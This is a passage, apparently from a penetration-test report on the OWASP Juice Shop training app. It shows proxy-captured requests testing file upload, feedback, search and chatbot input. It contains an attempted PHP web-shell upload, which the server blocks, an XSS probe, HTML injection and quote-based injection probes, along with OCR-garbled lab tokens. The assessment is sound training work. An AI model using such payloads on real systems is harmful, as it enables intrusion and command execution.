   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary:-----2262682068159952
876585713383
8 Content-Length: 78679
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/profile
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=K9ZORlxoq12B3578VYd9btxfnzuEkh16IqEFmWtboorMEaPW6ybn
enkLpj4; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ
14 <p>
   Found. Redirecting to <a href="/profile">
   /profile
</a>
</p>

```

We are able to see the image gets renamed, in this case 22.jpg, and stored within assets/public/images/uploads/22.jpg and can be accessed through the URL

ID	Request	Method	Path	HTTP Status	Size	Content-Type
7113	http://192.168.18.7:3000	GET	/rest/basket/6	304	276	
7114	http://192.168.18.7:3000	GET	/rest/user/whoami	200	483	JSON
7115	http://192.168.18.7:3000	GET	/rest/user/whoami	200	483	JSON
7116	http://192.168.18.7:3000	GET	/api/Quantitys/	304	278	
7117	http://192.168.18.7:3000	GET	/rest/products/search?q=	304	278	
7119	http://192.168.18.7:3000	GET	/api/Challenges/?key=nftMintChallenge	304	277	
7120	http://192.168.18.7:3000	GET	/rest/web3/nftMintListen	304	276	
7121	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	200	187	text
7122	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	200	202	text
7123	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	200	187	text

Request

Pretty Raw Hex JSON Web Token

```


1 GET /rest/user/whoami HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJz
dWnjZXNzIiwiZGFOYSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiz
WlhaWwiOjJvc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNj
Q3ZWl2NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwiitm9sZSI6ImN
1c3RvbWVyiwiZGVsdXhlVG9rZw4iOiiLCJsYXNOTG9naW5JcCI6
IjE5Mi4xNjguMTguOSisInByb2ZpbGVjbWFnZSI6ImFzc2V0cy9wd
WJsaWMvaWlhZ2VzL3VwbG9hZHMvMjIuanBniwidG90cFNlY3JldC
I6iIiSImlzQWN0aXZljiip0cnVlLCJjcmVhdGVkQXQiOiiyMDI0LTA
0LTAyIDAoQjQ40jAzLjMyArMDA6MDAiLCJ1cGRhdGVkQXQiOiiy
MDI0LTA0LTAyIDAoQjU20jMyLjEOMCArMDA6MDAiLCJkZwxldGVkQ
XQi0m51bGx9LCJpYXQiOjE3MTIwMjY2MzZ9.jisnVc5To5UE6fx7P
eP-8lts93r6a5Zxtx25NuJa-t0BffPSrnGCJW7q_q-m-Hkux-Vl61
nn2fAAMpc2zgHN_8NDHTdoN_EB6AtGG042xgKZ8VobZEF_NgtIauO
    
```

Response


Pretty Raw Hex Render

```

2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 126
9 ETag: W/"7e-11UxYq/mq2A5tvSZzwD3bMS4mz4"
10 Vary: Accept-Encoding
11 Date: Tue, 02 Apr 2024 02:57:15 GMT
12 Connection: close
13
14 {
    "user": {
        "id": 22,
        "email": "User1@email.com",
        "lastLoginIp": "192.168.18.9",
        "profileImage": "assets/public/images/uploads/22.jpg"
    }
}
    
```



With the predictable naming scheme, we could access another image in the folder, 20.jpg. Directory traversal to access other areas was not possible, as seen in the Directory Traversal section.



Finding	Severity	Description
	Minor	Predictable image naming scheme and lack of access control allows unintended access to assets. Implement appropriate server-side access control.

Uploading a different type of file in the profile image is blocked by an Illegal file type error. The control could not be bypassed by manipulating the Content-Type: image/jpeg

Send Cancel < > Target

Request		Response	
Pretty	Raw	Hex	JSON Web Token
<pre>boundary=-----2262682068159952876 58571383 8 Content-Length: 263 9 Origin: http://192.168.18.7:3000 .0 Connection: close .1 Referer: http://192.168.18.7:3000/profile .2 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= K9Z0Rlxoq12B3578VYd9txfnzuEkhL6IqEFmWtboGrMEaPw6ybNenk Lzpj4; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJdGFodXMiOiJzdW NjZXNzIwiZGFOYSI6eyJpZCI6MjIsInVZZXJuYWlIjoiIiwizWlha WwiOjIv2VyMULbwFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZWl2 NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwiitm9sZSI6ImNlc3RvbW yIiwiZGvsdXhlVG9rZW4iOiiIiLCjsYXNOTG9naW5jCI6IjAuMC4wLj AiLCJwcm9maWxlSw1hZ2UiOiiIvYXNzZXRlZ3B1YmxpYy9pbWFnZXMvc XBsb2Fkcy9kZWzhdxOLnN2ZyIsInRvdHBTZWNyZXQiOiiIiLCJpc0Fj dG12ZSI6dHJ1ZSwi3jLYXrlZEFOIjoiMjAyNC0wNC0wMlQwMD00D0 wMy4zMjNaIiwidXBkYXrlZEFOIjoiMjAyNC0wNC0wMlQwMD00DowMy 4zMjNaIiwiZGvsZXrlZEFOIjpuwdxsfSwiaWF0IjoxNzEyMDIwOTQ5f Q.nerZBrvn4b541tT4ElAmDa5pNqiV2Ptj0CPGkLFmCQqqFqdZ7fq_ 356vBabSwDw-yLSNKBuI3-vbFF_Tzaa7BelFkWwp5WuGqaTlovD6xoA MABCSvuFjwIA7ADT1fp9inKlltm0tqjvh8yKpi0SONCgGzsUvv7o8hw QjMrDuxU .3 Upgrade-Insecure-Requests: 1 .4 .5 -----22626820681599528765857133 83 .6 Content-Disposition: form-data; name="file"; filename="test-shell2.php" .7 Content-Type: image/jpeg .8 .9 <?php echo system(\$_GET['command']); > .10 .11 -----22626820681599528765857133 83-- .12</pre>		<pre>1 HTTP/1.1 500 Internal Server Error 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: text/html; charset=utf-8 8 Vary: Accept-Encoding 9 Date: Tue, 02 Apr 2024 03:39:01 GMT 10 Connection: close 11 Content-Length: 1129 12 13 <html> 14 <head> 15 <meta charset='utf-8'> 16 <title> 17 Error: Illegal file type 18 </title> 19 <style> 20 *{ 21 margin:0; 22 padding:0; 23 outline:0; 24 } 25 26 body{ 27 padding:80px100px; 28 font:13px"Helvetica Neue", "Lucida Grande", 29 "Arial"; 30 background:#ECE9E9-webkit-gradient(linear,0%, 0%,from(#fff),to(#ECE9E9)); 31 background:#ECE9E9-moz-linear-gradient(top,#fff, #ECE9E9); 32 background-repeat:no-repeat; 33 color:#555; 34 -webkit-font-smoothing:antialiased;</pre>	
?		< >	Search 0 highlights

Photo-Wall

Submitting an image to the photo-wall includes a caption and an image in a POST request. A successful upload generates a 200 response.

8550	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
8551	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
8552	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
8553	http://192.168.18.7:3000	POST	/rest/memories	✓	200	560	JSON	
8554	http://192.168.18.7:3000	GET	/rest/memories/		200	4510	JSON	
8555	http://192.168.18.7:3000	GET	/rest/admin/application-configuration		304	278		

Request

Pretty Raw Hex JSON Web Token

```

1 POST /rest/memories HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
4 rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: application/json, text/plain, /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Authorization: Bearer
9 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ
10 zdwNjZXNzIiwiZGFOYSI6eyJpZCI6MjIsInVzZXJuYWlIjoiYWJ
11 jIiwiZw1hawWiOjJvc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI
12 6ImRjNjQ3ZWI2NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwicm9
13 sZSI6ImN1c3RvbWVyiwiZGVsdXhlVG9rZW4iOiiLCJsYXN0TG9
14 naW5JccI6iJESMi4xNjguMTguOSIsInByb2ZpbGVjbWFnZSI6Ii9
15 hc3NldHMvchVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3Z
16 niwidG90cFNLY3JldCI6IiIsImlzQWN0axZlIjp0cnVllCJjcmV
17 hdGvkQXQ1oiIyMDI0LTaOLTayIDE10jM40jE4LjkwNCArMDA6MDA
18 iLCJ1cGRhdGvkQXQ1oiIyMDI0LTaOLTayIDE50jUw0jE3LjgwMiA
19 rMDA6MDAiLCJkZwxldGvkQXQ1Om51bGx9LCJpYXQ1ojE3MTIw0Dg
20 xMzL9.f1kJgiZohnVsh1ltjf5TCvNcXNI3RXUlphLF5-nmNVZDM
21 ZvK2XS38JD1xBIkj1IJH5_a-0Rbz_nR53ua7F6vFtyz8Sds14S9M

```

Response

Pretty Raw Hex Render

```

6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 203
9 ETag: W/"cb-yoNPsZTYB29hXLdd2JW22RkMp2w"
10 Vary: Accept-Encoding
11 Date: Tue, 02 Apr 2024 20:02:42 GMT
12 Connection: close
13
14 {
15   "status": "success",
16   "data": {
17     "id": 7,
18     "caption": "",
19     "imagePath": "assets/public/images/uploads/-1712088162752.jpg",
20     "UserId": 22,
21     "updatedAt": "2024-04-02T20:02:42.756Z",
22     "createdAt": "2024-04-02T20:02:42.756Z"
23   }
24 }

```

0 highlights

OS Command Injection

The application was reviewed for potential OS Command Injection where parameters are passed to the web server in an HTTP request. No such locations were found.

No issue:	No OS Command Injection vulnerabilities were found.
-----------	---

SQL Injection and XSS

Customer Feedback

The Comment in the Customer Feedback page is posted directly in the /about directory. A test comment “Test Customer Feedback” was written and we can see it displayed as such.

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consecetur adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. [Check out our boring terms of use if you are interested in such lame stuff.](#) At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback



< >

Test Customer Feedback comment (***r1@email.com)
(★☆☆☆☆)


Follow us on Social Media

Sending a single quote in the comment generates an error.

Send Cancel < > Target

Request	Response
<pre>Pretty Raw Hex JSON Web Token</pre> <pre>x0C45MDQgKzAwOjAwIiwidXBkYXRlZEFOIjoiMjAyNC0wNC0wMiAxNT ozODoxOC45MDQgKzAwOjAwIiwiZGVsZXrlZEFOIjpudWxsfsSwiaWF0I joxNzEyMdcyMzExfQ.muucZ5mS9Bv03rXpLcJhs2fcY0Wzo-bIV5WET 2EX-YUOnfafiKggzdXLkPmRp0jt2zsHy8t0sk_dJSrv0m97t1IFJn1D ASHc6hgPEVj0tWTTsfuKMGR0LHJNLULaVbRT5HJ074e9jdWabKBsPPe d8LY-gJkJ7fAdejvbeuZaII8 8 Content-Type: application/json 9 Content-Length: 66 10 Origin: http://192.168.18.7:3000 11 Connection: close 12 Referer: http://192.168.18.7:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= K9Z0Rlxoq12B3578VYd9btxfnzuEkh16IqEFmWtboGrMEaPw6ybNenk Lzpj4; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW NjZXNzIiwizGFOYSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwizWlha WwiOiJVc2VyMUBlbwFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZWl2 NWU2NzExZTE1NTM3NTIxODIxMmIzMOTY0IiwiMc9sZSI6ImNlc3RvbWV yIiwiZGVsdXhlVG9rZw4iOiiLCJsYXNOTG9naW5JccI6IjAuMC4wLj AiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXrL3B1YmxpYy9pbWFnZXMvc XBsb2Fkcy9kZwZhdwx0LnN2zyIsInRvdhBTZwNyZXQiOiiLCJpc0Fj dGl2ZSI6dHJ1ZSwiY3JlyXrlZEFOIjoiMjAyNC0wNC0wMiAxNTozODo x0C45MDQgKzAwOjAwIiwiZGVsZXrlZEFOIjpudWxsfsSwiaWF0I joxNzEyMdcyMzExfQ.muucZ5mS9Bv03rXpLcJhs2fcY0Wzo-bIV5WET 2EX-YUOnfafiKggzdXLkPmRp0jt2zsHy8t0sk_dJSrv0m97t1IFJn1D ASHc6hgPEVj0tWTTsfuKMGR0LHJNLULaVbRT5HJ074e9jdWabKBsPPe d8LY-gJkJ7fAdejvbeuZaII8 14 15 { "UserId":22, "captchaId":5, "captcha":"16", "comment":' 16 "rating":1 }</pre> <p>Search 0 highlights</p>	<pre>HTTP/1.1 500 Internal Server Error Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Content-Type: application/json; charset=utf-8 Vary: Accept-Encoding Date: Tue, 02 Apr 2024 18:32:38 GMT Connection: close Content-Length: 1659 13{ "error":{ "message": "Unexpected token ''', ...\"comment\":\"\\r\\n\\\"rating\"... is not valid JSON", "stack": "SyntaxError: Unexpected token ''', ...\"comment\":\"\\r\\n\\\"rating\"... is not valid JSON\\n at JSON .parse (<anonymous>)\\n at jsonParser (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\build\\\\server .js:293:33)\\n at Layer.handle [as handle_request] (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\layer.js:95:5)\\n at trim_prefix (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\route r\\\\index.js:328:13)\\n at C:\\\\Users\\\\ronli\\\\Docume nts\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\ \\router\\\\index.js:286:9\\n at Function.process_p arams (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0 .0\\\\node_modules\\\\express\\\\lib\\\\router\\\\index.js:34 6:12)\\n at next (C:\\\\Users\\\\ronli\\\\Documents\\\\ju ice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router \\\\index.js:280:10)\\n at C:\\\\Users\\\\ronli\\\\Docume nts\\\\juice-shop_16.0.0\\\\node_modules\\\\body-parser\\\\ lib\\\\read.js:137:5\\n at AsyncResource.runInAsync</pre> <p>Search 0 highlights</p>

It was possible to enter JavaScript tags however the data from the submitted comment seems to have disappeared when viewing the page, and the text also disappeared in the client-side HTML.



The screenshot shows a web application interface with a profile picture and social media links. Below the profile picture, there is a "Follow us on Social Media" section with links to various platforms. The browser's developer tools are open, specifically the Network tab, which displays a request and a response.

Request

```

Pretty Raw Hex JSON Web Token
xOC45MDQgKzAwOjAwIiwidXbKXRlZEF0ijoimjAyNCoWNCoWMiAxNT
oZD0oxOC45MDQgKzAwOjAwIiwidXbKXRlZEF0ijoimjAyNCoWNCoWMiAxNT
joxNzEyMDcyMzExfQ.muucZ5ms9Bv03rXpLcJhs2fcY0wzo-bIVSwET
2EX-YUOnfafikggzdxLkPmRp0jt2zsHy8tOs_k_d3srvm097t1fFjnID
ASHc6hgPEVj0tWTTSfkUMGR0lHJNLULavBRT5HJ074e9jdwbKBsPPe
d8LY-gjkJ7fAdejvbeuZaiIB
8 Content-Type: application/json
9 Content-Length: 93
10 Origin: http://192.168.18.7:3000
11 Connection: close
12 Referer: http://192.168.18.7:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=k9ZORlxoq12B3578YYd9btfxnzuEkh16iqEMwtboGrMeaPW6ybNenk
Lzpj4; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdG9F0dXMiOiJzdW
NjZXNzIiwiZGF0YSI6eyJpZC1GMiIsInVzZXJuYmljoiwiZwiha
WwioiJVc2VyMLbWFpbC5jb2oiLCJwYXNzd29yZC16ImRjNjQ3ZWl2
MwLjNzExZEITM3NTIxODIxMmIzOTY0Iiwi1cm9sZSI6InmN1c3RvbWV
yIwiZGVsdXh1VG9rZW410iilLCj5YKNOTGnahw5jccI6iJAuMC4wLj
A1LCJwcm9maWxlSwlhZ2UiOiIvYXNzZXRzL3B1YmxpY9pbwFnZXMvd
Xbcb2Fkcy9kZwZhdwx0LnN22yisInRvdHTBZwNyZKQ10i1LCJpcOFj
dglZ2Si6dhJ1ZswiY3JlyXRlZEF0ijoimjAyNCoWNCoWMiAxNTozDo
xOC45MDQgKzAwOjAwIiwidXbKXRlZEF0ijoimjAyNCoWNCoWMiAxNT
oZD0oxOC45MDQgKzAwOjAwIiwidXbKXRlZEF0ijoimjAyNCoWNCoWMiAxNT
joxNzEyMDcyMzExfQ.muucZ5ms9Bv03rXpLcJhs2fcY0wzo-bIVSwET
2EX-YUOnfafikggzdxLkPmRp0jt2zsHy8tOs_k_d3srvm097t1fFjnID
ASHc6hgPEVj0tWTTSfkUMGR0lHJNLULavBRT5HJ074e9jdwbKBsPPe
d8LY-gjkJ7fAdejvbeuZaiIB
14
15 {
  "UserId": 22,
  "captchaId": 5,
  "captcha": "18",
  "comment": "<script>alert(1)</script>",
  "rating": 1
}
16

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Location: /api/Feedbacks/12
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 151
10 ETag: W/"97-udzF7o8B8wXwwZPsaoL9CtCpNe4"
11 Vary: Accept-Encoding
12 Date: Tue, 02 Apr 2024 18:38:37 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "id": 12,
    "UserId": 22,
    "comment": "",
    "rating": 1,
    "updatedAt": "2024-04-02T18:38:37.424Z",
    "createdAt": "2024-04-02T18:38:37.424Z"
  }
}
16

```

Search Bar

Entering a single quote in the Search Bar did not generate any errors.

HTML tags can be entered in the search bar, however on initial tests it was not possible to enter JavaScript.

A screenshot of a web browser displaying the OWASP Juice Shop search results. The URL in the address bar is `192.168.18.7:3000/#/search?q=<h1>abc<%2Fh1><h2>def<%2Fh2>`. The search term entered is `>abc</h1><h2>def</h2>`. The page title is "Search Results - abc". Below the search term, the word "def" is displayed. A central message box contains a magnifying glass icon over clouds and the text "No results found. Try adjusting your search to find what you're looking for." At the bottom, there are pagination controls: "Items per page: 12", "0 of 0", and navigation arrows.

Complaint

The Complaint message is not reflected in other areas of the webpage. Entering a single quote and JavaScript tags seem to generate no errors.

Chat Bot

Messages to the chat bot are sent in a POST request as JSON data. Entering a single quote and JavaScript tags seem to generate no errors.

8194	http://192.168.18.7:3000	GET	/rest/chatbot/status		304	2/6	
8195	http://192.168.18.7:3000	POST	/rest/chatbot/respond	✓	200	442	JSON
8196	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text
8197	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text
8198	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text
8199	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text

Request

Pretty Raw Hex JSON Web Token

```
K9ZORlxoq12B3578VYd9btxfnzuEkh16IqEFmWtboGrMEaPw6ybNe
nkLzpj4; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJz
dWNjZXNzIiwiZGFOYSI6eyJpZC16MjIsInVzZXJuYWlIjoiYWJjI
iwiZW1haWwiOiJVc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6Im
RjNjQ3WI2NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwicm9sZSI
